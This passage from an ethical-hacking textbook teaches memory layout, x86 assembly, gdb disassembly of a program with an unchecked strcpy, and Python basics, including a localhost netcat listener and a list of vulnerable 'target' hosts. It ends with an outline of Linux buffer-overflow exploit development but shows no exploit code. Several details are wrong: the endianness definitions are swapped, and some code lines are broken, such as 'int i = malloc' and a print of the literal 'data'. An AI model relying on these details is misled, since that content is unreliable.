In the simplest terms, computer memory is an electronic mechanism that has the ability to store and retrieve data. The smallest amount of data that can be stored is 1 bit, which can be represented by either a 1 or a 0 in memory. When you put 4 bits together, it is called a *nibble,* which can represent values from 0000 to 1111. There are exactly 16 binary values, ranging from 0 to 15, in decimal format. When you put two nibbles or 8 bits together, you get a *byte,* which can represent values from 0 to $(2^8 - 1)$, or 0–255 decimal. When you put 2 bytes together, you get a *word,* which can represent values from 0 to $(2^{16} - 1)$, or 0–65,535 in decimal. Continuing to piece data together, if you put two words together, you get a *double word* or "DWORD," which can represent values from 0 to $(2^{32} - 1)$, or 0–4,294,967,295 in decimal.

There are many types of computer memory; we will focus on random access memory (RAM) and registers. *Registers* are special forms of memory embedded within processors, and which will be discussed later in this chapter in the "Registers" section.

Random Access Memory (RAM)

In RAM, any piece of stored data can be retrieved at any time—thus, the term "random access." However, RAM is *volatile,* meaning that when the computer is turned off, all data is lost from RAM. When discussing modern Intel-based products (x86), the memory is 32-bit addressable, meaning that the address bus the processor uses to select a particular memory address is 32 bits wide. Therefore, the most memory that can be addressed in an x86 processor is 4,294,967,295 bytes.

Endian

As Danny Cohen summarized Swift's *Gulliver's Travels* in 1980:

> "Gulliver finds out that there is a law, proclaimed by the grandfather of the present ruler, requiring all citizens of Lilliput to break their eggs only at the little ends. Of course, all those citizens who broke their eggs at the big ends were angered by the proclamation. Civil war broke out between the Little-Endians and the Big-Endians, resulting in the Big-Endians taking refuge on a nearby island, the kingdom of Blefuscu…"

He went on to describe a holy war that broke out between the two sides. The point of his paper was to describe the two schools of thought when writing data into memory. Some feel that the high-order bytes should be written first ("little-endian"), while others think the low-order bytes should be written first ("big-endian"). It really depends on the

hardware you are using as to the difference. For example, Intel-based processors use the little-endian method, whereas Motorola-based processors use big-endian. This will come into play later as we talk about shellcode.

Segmentation of Memory

The subject of segmentation could easily consume a chapter itself. However, the basic concept is simple. Each process (oversimplified as an executing program) needs to have access to its own areas in memory. After all, you would not want one process overwriting another process's data. So memory is broken down into small segments and handed out to processes as needed. Registers, discussed later, are used to store and keep track of the current segments a process maintains. Offset registers are used to keep track of where in the segment the critical pieces of data are kept.

Programs in Memory

When processes are loaded into memory, they are basically broken into many small sections. There are six main sections that we are concerned with, and we'll discuss them in the following sections.

.text Section

The .text section basically corresponds to the .text portion of the binary executable file. It contains the machine instructions to get the task done. This section is marked as read-only and will cause a segmentation fault if written to. The size is fixed at runtime when the process is first loaded.

.data Section

The .data section is used to store global initialized variables such as:

```
int a = 0;
```

The size of this section is fixed at runtime.

.bss Section

The below stack section (.bss) is used to store global noninitialized variables such as:

```
int a;
```

The size of this section is fixed at runtime.

Heap Section

The heap section is used to store dynamically allocated variables and grows from the lower-addressed memory to the higher-addressed memory. The allocation of memory is controlled through the **malloc()** and **free()** functions. For example, to declare an integer and have the memory allocated at runtime, you would use something like:


```
int i = malloc (sizeof (int)); //dynamically allocates an integer, contains
                               //the pre-existing value of that memory
```

Stack Section

The stack section is used to keep track of function calls (recursively) and grows from the higher-addressed memory to the lower-addressed memory on most systems. As we will see, the fact that the stack grows in this manner allows the subject of buffer overflows to exist. Local variables exist in the stack section.

Environment/Arguments Section

The environment/arguments section is used to store a copy of system-level variables that may be required by the process during runtime. For example, among other things, the path, shell name, and hostname are made available to the running process. This section is writable, allowing its use in format string and buffer overflow exploits. Additionally, the command-line arguments are stored in this area. The sections of memory reside in the order presented. The memory space of a process looks like this:



Buffers

The term *buffer* refers to a storage place used to receive and hold data until it can be handled by a process. Since each process can have its own set of buffers, it is critical to keep them straight. This is done by allocating the memory within the .data or .bss section of the process's memory. Remember, once allocated, the buffer is of fixed length. The buffer may hold any predefined type of data; however, for our purpose, we will focus on string-based buffers, used to store user input and variables.

Strings in Memory

Simply put, strings are just continuous arrays of character data in memory. The string is referenced in memory by the address of the first character. The string is terminated or ended by a null character (**\0** in C).

Pointers

Pointers are special pieces of memory that hold the address of other pieces of memory. Moving data around inside of memory is a relatively slow operation. It turns out that instead of moving data, it is much easier to keep track of the location of items in memory through pointers and simply change the pointers. Pointers are saved in 4 bytes of contiguous memory because memory addresses are 32 bits in length (4 bytes). For example, as mentioned, strings are referenced by the address of the first character in the array. That address value is called a pointer. So the variable declaration of a string in C is written as follows:

```
char * str; //this is read, give me 4 bytes called str which is a pointer
            //to a Character variable (the first byte of the array).
```

It is important to note that even though the size of the pointer is set at 4 bytes, the size of the string has not been set with the preceding command; therefore, this data is considered uninitialized and will be placed in the .bss section of the process memory.

As another example, if you wanted to store a pointer to an integer in memory, you would issue the following command in your C program:

```
int * point1; // this is read, give me 4 bytes called point1 which is a
              //pointer to an integer variable.
```

To read the value of the memory address pointed to by the pointer, you dereference the pointer with the * symbol. Therefore, if you wanted to print the value of the integer pointed to by **point1** in the preceding code, you would use the following command:

```
printf("%d", *point1);
```

where the * is used to dereference the pointer called **point1** and display the value of the integer using the **printf()** function.

Putting the Pieces of Memory Together

Now that you have the basics down, we will present a simple example to illustrate the usage of memory in a program:

```
/* memory.c */       // this comment simply holds the program name
  int index = 5;     // integer stored in data (initialized)
  char * str;        // string stored in bss (uninitialized)
  int nothing;       // integer stored in bss (uninitialized)
void funct1(int c){  // bracket starts function1 block
  int i=c;                                    // stored in the stack region
  str = (char*) malloc (10 * sizeof (char)); // Reserves 10 characters in
                                              // the heap region */
  strncpy(str, "abcde", 5);  //copies 5 characters "abcde" into str
}                           //end of function1
void main (){                    //the required main function
  funct1(1);                //main calls function1 with an argument
}                           //end of the main function
```

This program does not do much. First, several pieces of memory are allocated in different sections of the process memory. When **main** is executed, **funct1()** is called with an argument of **1**. Once **funct1()** is called, the argument is passed to the function variable called **c**. Next memory is allocated on the heap for a 10-byte string called **str**. Finally the 5-byte string "**abcde**" is copied into the new variable called **str**. The function ends and then the **main()** program ends.

CAUTION You must have a good grasp of this material before moving on in the book. If you need to review any part of this chapter, please do so before continuing.

References

Smashing the Stack…, Aleph One www.phrack.org/archives/49/P49-14
How Memory Works http://computer.howstuffworks.com/c23.htm
Memory Concepts www.groar.org/expl/beginner/buffer1.txt
Little Endian vs. Big Endian www.rdrop.com/~cary/html/endian_faq.html

Intel Processors

There are several commonly used computer architectures. In this chapter, we will focus on the Intel family of processors or architecture.

The term *architecture* simply refers to the way a particular manufacturer implemented their processor. Since the bulk of the processors in use today are Intel 80x86, we will further focus on that architecture.

Registers

Registers are used to store data temporarily. Think of them as fast 8- to 32-bit chunks of memory for use internally by the processor. Registers can be divided into four categories (32 bits each unless otherwise noted). These are shown in Table 6-4.

Register Category	Register Name	Purpose
General registers	EAX, EBX, ECX, EDX	Used to manipulate data
	AX, BX, CX, DX	16-bit versions of the preceding entry
	AH, BH, CH, DH, AL, BL, CL, DL	8-bit high- and low-order bytes of the previous entry
Segment registers	CS, SS, DS, ES, FS, GS	16-bit, holds the first part of a memory address; holds pointers to code, stack, and extra data segments
Offset registers		Indicates an offset related to segment registers
	EBP (extended base pointer)	Points to the beginning of the local environment for a function
	ESI (extended source index)	Holds the data source offset in an operation using a memory block
	EDI (extended destination index)	Holds the destination data offset in an operation using a memory block
	ESP (extended stack pointer)	Points to the top of the stack
Special registers		Only used by the CPU
	EFLAGS register; the key flags to know are ZF=zero flag; IF= Interrupts; SF=sign	Used by the CPU to track results of logic and the state of processor
	EIP (extended instruction pointer)	Points to the address of the next instruction to be executed

Table 6-4 Categories of Registers

References

x86 Registers www.eecg.toronto.edu/~amza/www.mindsec.com/files/x86regs.html
History of Processors http://home.si.rr.com/mstoneman/pub/docs/Processors%20History.rtf

Assembly Language Basics

Though entire books have been written about the ASM language, you can easily grasp a few basics to become a more effective ethical hacker.

Machine vs. Assembly vs. C

Computers only understand machine language—that is, a pattern of 1's and 0's. Humans, on the other hand, have trouble interpreting large strings of 1's and 0's, so assembly was designed to assist programmers with mnemonics to remember the series of numbers. Later, higher-level languages were designed, such as C and others, which remove humans even further from the 1's and 0's. If you want to become a good ethical hacker, you must resist societal trends and get back to basics with assembly.

AT&T vs. NASM

There are two main forms of assembly syntax: AT&T and Intel. AT&T syntax is used by the GNU Assembler (**gas**), contained in the **gcc** compiler suite, and is often used by Linux developers. Of the Intel syntax assemblers, the Netwide Assembler (NASM) is the most commonly used. The NASM format is used by many windows assemblers and debuggers. The two formats yield exactly the same machine language; however, there are a few differences in style and format:

- The source and destination operands are reversed, and different symbols are used to mark the beginning of a comment:
  - NASM format: CMD <dest>, <source> <; comment>
  - AT&T format: CMD <source>, <dest> <# comment>
- AT&T format uses a % before registers; NASM does not.
- AT&T format uses a $ before literal values; NASM does not.
- AT&T handles memory references differently than NASM.

In this section, we will show the syntax and examples in NASM format for each command. Additionally, we will show an example of the same command in AT&T format for comparison. In general, the following format is used for all commands:

```
<optional label:> <mnemonic>  <operands> <optional comments>
```

The number of operands (arguments) depends on the command (mnemonic). Although there are many assembly instructions, you only need to master a few. These are shown in the following sections.

mov

The **mov** command is used to copy data from the source to the destination. The value is not removed from the source location.

NASM Syntax	NASM Example	AT&T Example
mov <dest>, <source>	mov eax, 51h ;comment	movl $51h, %eax #comment

Data cannot be moved directly from memory to a segment register. Instead, you must use a general-purpose register as an intermediate step, for example:

```
mov eax, 1234h  ; store the value 1234 (hex) into EAX
mov cs, ax      ; then copy the value of AX into CS.
```

add and sub

The **add** command is used to add the source to the destination and store the result in the destination. The **sub** command is used to subtract the source from the destination and store the result in the destination.

NASM Syntax	NASM Example	AT&T Example
add <dest>, <source>	add eax, 51h	addl $51h, %eax
sub <dest>, <source>	sub eax, 51h	subl $51h, %eax

push and pop

The **push** and **pop** commands are used to push and pop items from the stack.

NASM Syntax	NASM Example	AT&T Example
push <value>	push eax	pushl %eax
pop <dest>	pop eax	popl %eax

xor

The **xor** command is used to conduct a bitwise logical "exclusive or" (XOR) function—for example, 11111111 XOR 11111111 = 00000000. Therefore, **XOR *value, value*** can be used to zero out or clear a register or memory location.

NASM Syntax	NASM Example	AT&T Example
xor <dest>, <source>	xor eax, eax	xor %eax, %eax

jne, je, jz, jnz, and jmp

The **jne**, **je**, **jz**, **jnz**, and **jmp** commands are used to branch the flow of the program to another location based on the value of the **eflag** "zero flag." **jne/jnz** will jump if the "zero flag" = 0; **je/jz** will jump if the "zero flag" = 1; and **jmp** will always jump.

NASM Syntax	NASM Example	AT&T Example
jnz <dest> / jne <dest>	jne start	jne start
jz <dest> /je <dest>	jz loop	jz loop
jmp <dest>	jmp end	jmp end

call and ret

The **call** command is used to call a procedure (not jump to a label). The **ret** command is used at the end of a procedure to return the flow to the command after the call.

NASM Syntax	NASM Example	AT&T Example
call <dest>	call subroutine1	call subroutine1
ret	ret	ret

inc and dec

The **inc** and **dec** commands are used to increment or decrement the destination.

NASM Syntax	NASM Example	AT&T Example
inc <dest>	inc eax	incl %eax
dec <dest>	dec eax	decl %eax

lea

The **lea** command is used to load the effective address of the source into the destination.

NASM Syntax	NASM Example	AT&T Example
lea <dest>, <source>	lea eax, [dsi +4]	leal 4(%dsi), %eax

int

The **int** command is used to throw a system interrupt signal to the processor. The common interrupt you will use is **0x80**, which is used to signal a system call to the kernel.

NASM Syntax	NASM Example	AT&T Example
int <val>	int 0x80	int $0x80

Addressing Modes

In assembly, several methods can be used to accomplish the same thing. In particular, there are many ways to indicate the effective address to manipulate in memory. These options are called *addressing modes* and are summarized in Table 6-5.

Addressing Mode	Description	NASM Examples
Register	Registers hold the data to be manipulated. No memory interaction. Both registers must be the same size.	mov ebx, edx add al, ch
Immediate	Source operand is a numerical value. Decimal is assumed; use **h** for hex.	mov eax, 1234h mov dx, 301
Direct	First operand is the address of memory to manipulate. It's marked with brackets.	mov bh, 100 mov[4321h], bh
Register Indirect	The first operand is a register in brackets that holds the address to be manipulated.	mov [di], ecx
Based Relative	The effective address to be manipulated is calculated by using **ebx** or **ebp** plus an offset value.	mov edx, 20[ebx]
Indexed Relative	Same as Based Relative, but **edi** and **esi** are used to hold the offset.	mov ecx, 20[esi]
Based Indexed-Relative	The effective address is found by combining based and indexed modes.	mov ax, [bx][si]+1

Table 6-5 Addressing Modes

Assembly File Structure

An assembly source file is broken into the following sections:

- **.model** The **.model** directive is used to indicate the size of the .data and .text sections.
- **.stack** The **.stack** directive marks the beginning of the stack segment and is used to indicate the size of the stack in bytes.
- **.data** The **.data** directive marks the beginning of the data segment and is used to define the variables, both initialized and uninitialized.
- **.text** The **.text** directive is used to hold the program's commands.

For example, the following assembly program prints "Hello, haxor!" to the screen:

```
section .data                   ;section declaration
msg  db "Hello, haxor!",0xa     ;our string with a carriage return
len  equ   $ - msg              ;length of our string, $ means here
section .text         ;mandatory section declaration
                      ;export the entry point to the ELF linker or
    global _start     ;loaders conventionally recognize
                      ; _start as their entry point
_start:

                     ;now, write our string to stdout
                     ;notice how arguments are loaded in reverse
    mov     edx,len ;third argument (message length)
    mov     ecx,msg ;second argument (pointer to message to write)
    mov     ebx,1   ;load first argument (file handle (stdout))
```

```
    mov     eax,4   ;system call number (4=sys_write)
    int     0x80    ;call kernel interrupt and exit
    mov     ebx,0   ;load first syscall argument (exit code)
    mov     eax,1   ;system call number (1=sys_exit)
    int     0x80    ;call kernel interrupt and exit
```

Assembling

The first step in assembling is to make the object code:

```
$ nasm -f elf hello.asm
```

Next you will invoke the linker to make the executable:

```
$ ld -s -o hello hello.o
```

Finally you can run the executable:

```
$ ./hello
Hello, haxor!
```


References

Art of Assembly Language Programming http://webster.cs.ucr.edu/
Notes on x86 Assembly www.ccntech.com/code/x86asm.txt

Debugging with gdb

When programming with C on Unix systems, the debugger of choice is **gdb**. It provides a robust command-line interface, allowing you to run a program while maintaining full control. For example, you may set breakpoints in the execution of the program and monitor the contents of memory or registers at any point you like. For this reason, debuggers like **gdb** are invaluable to programmers and hackers alike.

gdb Basics

Commonly used commands in **gdb** are shown in Table 6-6.

To debug our example program, we issue the following commands. The first will recompile with debugging options:

```
$gcc -ggdb -mpreferred-stack-boundary=2  -o meet meet.c
$gdb -q meet
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
Hello Mr Haxor
Bye Mr Haxor

Program exited with code 015.
(gdb) b main
Breakpoint 1 at 0x8048393: file meet.c, line 9.
(gdb) run Mr Haxor
Starting program: /home/aaharper/book/meet Mr Haxor
```

Command	Description
b *function*	Sets a breakpoint at *function*
b *mem	Sets a breakpoint at absolute memory location
info b	Displays information about breakpoints
delete b	Removes a breakpoint
umrun <args>	Starts debugging program from within gdb with given arguments
info reg	Displays information about the current register state
stepi or si	Executes one machine instruction
next or n	Executes one function
bt	Backtrace command that shows the names of stack frames
up/down	Moves up and down the stack frames
print var print /x $<reg>	Prints the value of the variable; Prints the value of a register
x /*NT A*	Examines memory where *N*=number of units to display; *T*=type of data to display (x:hex, d:dec, c:char, s:string, i:instruction); *A*=absolute address or symbolic name such as "main"
quit	Exit gdb

Table 6-6 Common gdb Commands

```
Breakpoint 1, main (argc=3, argv=0xbffffbe4) at meet.c:9
9          greeting(argv[1],argv[2]);
(gdb) n
Hello Mr Haxor
10         printf("Bye %s %s\n", argv[1], argv[2]);
(gdb) n
Bye Mr Haxor
11      }
(gdb) p argv[1]
$1 = 0xbffffd06 "Mr"
(gdb) p argv[2]
$2 = 0xbffffd09 "Haxor"
(gdb) p argc
$3 = 3
(gdb) info b
Num Type           Disp Enb Address    What
1   breakpoint     keep y   0x08048393 in main at meet.c:9
        breakpoint already hit 1 time
(gdb) info reg
eax            0xd      13
ecx            0x0      0
edx            0xd      13
…truncated for brevity…
(gdb) quit
A debugging session is active.
Do you still want to close the debugger?(y or n) y
$
```

Disassembly with gdb

To conduct disassembly with gdb, you need the two following commands:

```
set disassembly-flavor <intel/att>
disassemble <function name>
```

The first command toggles back and forth between Intel (NASM) and AT&T format. By default, **gdb** uses AT&T format. The second command disassembles the given function (to include **main** if given). For example, to disassemble the function called **greeting** in both formats, you would type

```
$gdb -q meet
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:   push   %ebp
0x804835d <greeting+1>: mov    %esp,%ebp
0x804835f <greeting+3>: sub    $0x190,%esp
0x8048365 <greeting+9>: pushl  0xc(%ebp)
0x8048368 <greeting+12>:        lea    0xffffffe70(%ebp),%eax
0x804836e <greeting+18>:        push   %eax
0x804836f <greeting+19>:        call   0x804829c <strcpy>
0x8048374 <greeting+24>:        add    $0x8,%esp
0x8048377 <greeting+27>:        lea    0xffffffe70(%ebp),%eax
0x804837d <greeting+33>:        push   %eax
0x804837e <greeting+34>:        pushl  0x8(%ebp)
0x8048381 <greeting+37>:        push   $0x8048418
0x8048386 <greeting+42>:        call   0x804828c <printf>
0x804838b <greeting+47>:        add    $0xc,%esp
0x804838e <greeting+50>:        leave
0x804838f <greeting+51>:        ret
End of assembler dump.
(gdb) set disassembly-flavor intel
(gdb) disassemble greeting
Dump of assembler code for function greeting:
0x804835c <greeting>:   push   ebp
0x804835d <greeting+1>: mov    ebp,esp
0x804835f <greeting+3>: sub    esp,0x190
…truncated for brevity…
End of assembler dump.
(gdb) quit
$
```

References

Debugging with NASM and gdb www.csee.umbc.edu/help/nasm/nasm.shtml
Smashing the Stack…, Aleph One www.phrack.org/archives/49/P49-14

Python Survival Skills

Python is a popular interpreted object-oriented programming language similar to Perl. Hacking tools—and many other applications~~use~~ it because it is a breeze to learn and use, is quite powerful, and has a clear syntax that makes it easy to read. (Actually, those are the reasons we like ithacking tools may use it for very different reasons.)

This introduction will cover only the bare minimum you'll need to understand. You'll almost surely want to know more, and for that you can check out one of the many good books dedicated to Python or the extensive documentation at www.python.org.

Getting Python

We're going to blow past the usual architecture diagrams and design goals spiel and tell you to just go download the version for your OS from www.python.org/download/ so you can follow along here. Alternatively, try just launching it by typing **python** at your command prompt—itcomes installed by default on many Linux distributions and Mac OS X 10.3 and later.

NOTE For you Mac OS X users, Apple does not include Python's IDLE user interface that is handy for Python development. You can grab that from the MacPython download page linked from python.org if you need it later. Or you can choose to edit and launch your Python from Xcode, Apple's development environment, by following the instructions at http://pythonmac.org/wiki/XcodeIntegration.

Because Python is interpreted (not compiled), you can get immediate feedback from Python using its interactive prompt. We'll be using it for the next few pages, so you should start the interactive prompt now by typing **python**.

Hello World in Python

Every language introduction must start with the obligatory "Hello, world" example and here is Python's:

```
% python
... (three lines of text deleted here and in subsequent examples) ...
>>> print 'Hello world'
Hello world
```

Or if you prefer your examples in file form:

```
% cat > hello.py
print 'Hello, world'
^D
% python hello.py
Hello, world
```

Pretty straightforward, eh? With that out of the way, let's roll into the language.

Python Objects

The main things you need to understand really well are the different types of objects that Python can use to hold data and how it manipulates that data. We'll cover the big five data types: strings, numbers, lists, dictionaries (similar to lists), and files. After that, we'll cover some basic syntax and the bare minimum on networking.

Strings

You already used one string object earlier, 'Hello, world'. Strings are used in Python to hold text. The best way to show how easy it is to use and manipulate strings is by demonstration:

```
% python
>>> string1 = 'Dilbert'
>>> string2 = 'Dogbert'
>>> string1 + string2
'DilbertDogbert'
>>> string1 + " Asok " + string2
'Dilbert Asok Dogbert'
>>> string3 = string1 + string2 + "Wally"
>>> string3
'DilbertDogbertWally'
>>> string3[2:10]  # string 3 from index 2 (0-based) to 10
'lbertDog'
>>> string3[0]
'D'
>>> len(string3)
19
>>> string3[14:]   # string3 from index 14 (0-based) to end
'Wally'
>>> string3[-5:]   # Start 5 from the end and print the rest
'Wally'
>>> string3.find('Wally')   # index (0-based) where string starts
14
>>> string3.find('Alice')   # -1 if not found
-1
>>> string3.replace('Dogbert','Alice')  # Replace Dogbert with Alice
'DilbertAliceWally'
>>> print 'AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA'  # 30 A's the hard way
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
>>> print 'A'*30   # 30 A's the easy way
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
```

Those are basic string-manipulation functions you'll use for working with simple strings. The syntax is simple and straightforward, just as you'll come to expect from Python. One important distinction to make right away is that each of those strings (we named them string1, string2, and string3) is simply a pointer—forthose familiar with C—or a label for a blob of data out in memory someplace. One concept that sometimes trips up new programmers is the idea of one label (or pointer) pointing to another label. The following code and Figure 6-1 demonstrate this concept:

```
>>> label1 = 'Dilbert'
>>> label2 = label1
```

At this point, we have a blob of memory somewhere with the Python string 'Dilbert' stored. We also have two labels pointing at that blob of memory.




Figure 6-1
Two labels pointing at the same string in memory

If we then change label1's assignment, label2 does not change.

```
... continued from above
>>> label1 = 'Dogbert'
>>> label2
'Dilbert'
```

As you see in Figure 6-2, label2 is not pointing to label1, per se. Rather, it's pointing to the same thing label1 was pointing to until label1 was reassigned.

Numbers

Similar to Python strings, numbers point to an object that can contain any kind of number. It will hold small numbers, big numbers, complex numbers, negative numbers, and any other kind of number you could dream up. The syntax is just as you'd expect:

```
>>> n1=5    # Create a Number object with value 5 and label it n1
>>> n2=3
>>> n1 * n2
15
>>> n1 ** n2       # n1 to the power of n2 (5^3)
125
>>> 5 / 3, 5 / 3.0, 5 % 3     # Divide 5 by 3, then 3.0, then 5 modulus 3
(1, 1.6666666666666667, 2)
>>> n3 = 1         # n3 = 0001 (binary)
>>> n3 << 3        # Shift left three times: 1000 binary = 8
8
>>> 5 + 3 * 2     # The order of operations is correct
11
```

Now that you've seen how numbers work, we can start combining objects. What happens when we evaluate a string + a number?

```
>>> s1 = 'abc'
>>> n1 = 12
>>> s1 + n1
Traceback (most recent call last):
  File "<stdin>", line 1, in ?
TypeError: cannot concatenate 'str' and 'int' objects
```

Error! We need to help Python understand what we want to happen. In this case, the only way to combine 'abc' and 12 would be to turn 12 into a string. We can do that on the fly:

```
>>> s1 + str(n1)
'abc12'
>>> s1.replace('c',str(n1))
'ab12'
```




Figure 6-2 Label1 is reassigned to point to a different string.

When it makes sense, different types can be used together:

```
>>> s1*n1   # Display 'abc' 12 times
'abcabcabcabcabcabcabcabcabcabcabc'
```

And one more note about objects—simply operating on an object often does not change the object. The object itself (number, string, or otherwise) is usually changed only when you explicitly set the object's label (or pointer) to the new value, as follows:

```
>>> n1 = 5
>>> n1 ** 2             # Display value of 5^2
25
>>> n1                  # n1, however is still set to 5
5
>>> n1 = n1 ** 2        # Set n1 = 5^2
>>> n1                  # Now n1 is set to 25
25
```


Lists

The next type of built-in object we'll cover is the list. You can throw any kind of object into a list. Lists are usually created by adding **[** and **]** around an object or a group of objects. You can do the same kind of clever "slicing" as with strings. Slicing refers to our string example of returning only a subset of the object's values, for example, from the fifth value to the tenth with **label1[5:10]**. Let's demonstrate how the list type works:

```
>>> mylist = [1,2,3]
>>> len(mylist)
3
>>> mylist*4            # Display mylist, mylist, mylist, mylist
[1, 2, 3, 1, 2, 3, 1, 2, 3, 1, 2, 3]
>>> 1 in mylist         # Check for existence of an object
True
>>> 4 in mylist
False
>>> mylist[1:]          # Return slice of list from index 1 and on
[2, 3]
>>> biglist = [['Dilbert', 'Dogbert', 'Catbert'],
... ['Wally', 'Alice', 'Asok']]     # Set up a two-dimensional list
>>> biglist[1][0]
'Wally'
>>> biglist[0][2]
'Catbert'
>>> biglist[1] = 'Ratbert'    # Replace the second row with 'Ratbert'
>>> biglist
[['Dilbert', 'Dogbert', 'Catbert'], 'Ratbert']
>>> stacklist = biglist[0]    # Set another list = to the first row
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert']
>>> stacklist = stacklist + ['The Boss']
>>> stacklist
['Dilbert', 'Dogbert', 'Catbert', 'The Boss']
>>> stacklist.pop()           # Return and remove the last element
'The Boss'
>>> stacklist.pop()
'Catbert'
```

```
>>> stacklist.pop()
'Dogbert'
>>> stacklist
['Dilbert']
>>> stacklist.extend(['Alice', 'Carol', 'Tina'])
>>> stacklist
['Dilbert', 'Alice', 'Carol', 'Tina']
>>> stacklist.reverse()
>>> stacklist
['Tina', 'Carol', 'Alice', 'Dilbert']
>>> del stacklist[1]          # Remove the element at index 1
>>> stacklist
['Tina', 'Alice', 'Dilbert']
```

Next we'll take a quick look at dictionaries, then files, and then we'll put all the elements together.

Dictionaries

Dictionaries are similar to lists except that objects stored in a dictionary are referenced by a key, not by the index of the object. This turns out to be a very convenient mechanism to store and retrieve data. Dictionaries are created by adding { and } around a key-value pair, like this:

```
>>> d = { 'hero' : 'Dilbert' }
>>> d['hero']
'Dilbert'
>>> 'hero' in d
True
>>> 'Dilbert' in d      # Dictionaries are indexed by key, not value
False
>>> d.keys()      # keys() returns a list of all objects used as keys
['hero']
>>> d.values()    # values() returns a list of all objects used as values
['Dilbert']
>>> d['hero'] = 'Dogbert'
>>> d
{'hero': 'Dogbert'}
>>> d['buddy'] = 'Wally'
>>> d['pets'] = 2       # You can store any type of object, not just strings
>>> d
{'hero': 'Dogbert', 'buddy': 'Wally', 'pets': 2}
```

We'll use dictionaries more in the next section as well. Dictionaries are a great way to store any values that you can associate with a key where the key is a more useful way to fetch the value than a list's index.

Files with Python

File access is as easy as the rest of Python's language. Files can be opened (for reading or for writing), written to, read from, and closed. Let's put together an example using several different data types discussed here, including files. This example will assume we start with a file named targets and transfer the file contents into individual vulnerability target files. (We can hear you saying, "Finally, an end to the Dilbert examples!")

```
% cat targets
RPC-DCOM        10.10.20.1,10.10.20.4
SQL-SA-blank-pw 10.10.20.27,10.10.20.28
# We want to move the contents of targets into two separate files
% python
# First, open the file for reading
>>> targets_file = open('targets','r')
# Read the contents into a list of strings
>>> lines = targets_file.readlines()
>>> lines
['RPC-DCOM\t10.10.20.1,10.10.20.4\n', 'SQL-SA-blank-pw\
t10.10.20.27,10.10.20.28\n']
# Let's organize this into a dictionary
>>> lines_dictionary = {}
>>> for line in lines:        # Notice the trailing : to start a loop
...     one_line = line.split()     # split() will separate on white space
...     line_key = one_line[0]
...     line_value = one_line[1]
...     lines_dictionary[line_key] = line_value
...     # Note: Next line is blank (<CR> only) to break out of the for loop
...
>>> # Now we are back at python prompt with a populated dictionary
>>> lines_dictionary
{'RPC-DCOM': '10.10.20.1,10.10.20.4', 'SQL-SA-blank-pw':
'10.10.20.27,10.10.20.28'}
# Loop next over the keys and open a new file for each key
>>> for key in lines_dictionary.keys():
...     targets_string = lines_dictionary[key]       # value for key
...     targets_list = targets_string.split(',')     # break into list
...     targets_number = len(targets_list)
...     filename = key + '_' + str(targets_number) + '_targets'
...     vuln_file = open(filename,'w')
...     for vuln_target in targets_list:       # for each IP in list...
...             vuln_file.write(vuln_target + '\n')
...     vuln_file.close()
...
>>> ^D
% ls
RPC-DCOM_2_targets              targets
SQL-SA-blank-pw_2_targets
% cat SQL-SA-blank-pw_2_targets
10.10.20.27
10.10.20.28
% cat RPC-DCOM_2_targets
10.10.20.1
10.10.20.4
```

This example introduced a couple of new concepts. First, you now see how easy it is to use files. **open()** takes two arguments. The first is the name of the file you'd like to read or create and the second is the access type. You can open the file for reading (**r**) or writing (**w**).

And you now have a **for** loop sample. The structure of a **for** loop is as follows:

```
for <iterator-value> in <list-to-iterate-over>:
     # Notice the colon on end of previous line
     # Notice the tab-in
     # Do stuff for each value in the list
```

CAUTION In Python, white space matters and indentation is used to mark code blocks.

Un-indenting one level or a carriage return on a blank line closes the loop. No need for C-style curly brackets. **if** statements and **while** loops are similarly structured. For example:

```
if foo > 3:
     print 'Foo greater than 3'
elif foo == 3:
     print 'Foo equals 3'
else
     print 'Foo not greater than or equal to 3'
...
while foo < 10:
     foo = foo + bar
```

Sockets with Python

The final topic we need to cover is the Python's socket object. To demonstrate Python sockets, let's build a simple client that connects to a remote (or local) host and sends 'Hello, world'. To test this code, we'll need a "server" to listen for this client to connect. We can simulate a server by binding a NetCat listener to port 4242 with the following syntax (you may want to launch nc in a new window):

```
% nc -l -p 4242
```

The client code follows:

```
import socket
s = socket.socket(socket.AF_INET, socket.SOCK_STREAM)
s.connect(('localhost', 4242))
s.send('Hello, world')        # This returns how many bytes were sent
data = s.recv(1024)
s.close()
print 'Received', 'data'
```

Pretty straightforward, eh? You do need to remember to import the socket library, and then the socket instantiation line has some socket options to remember, but the rest is easy. You connect to a host and port, send what you want, recv into an object, and then close the socket down. When you execute this, you should see "Hello, world" show up on your NetCat listener and anything you type into the listener returned back to the client. For extra credit, figure out how to simulate that NetCat listener in Python with the **bind()**, **listen()**, and **accept()** statements.

Congratulations! You now know enough Python to survive.

References

Python Homepage www.python.org
Good Python Tutorial http://docs.python.org/tut/tut.html

CHAPTER 7

Basic Linux Exploits

In this chapter we will cover basic Linux exploit concepts.

- Stack operations
  - Stack data structure
  - How the stack data structure is implemented
  - Procedure of calling functions
- Buffer overflows
  - Example of a buffer overflow
  - Overflow of previous meet.c
  - Ramifications of buffer overflows
- Local buffer overflow exploits
  - Components of the "exploit sandwich"
  - Exploiting stack overflows by command line and generic code
  - Exploitation of meet.c
  - Exploiting small buffers by using the environment segment of memory
- Exploit development process
  - Control **eip**
  - Determine the offset(s)
  - Determine the attack vector
  - Build the exploit sandwich
  - Test the exploit

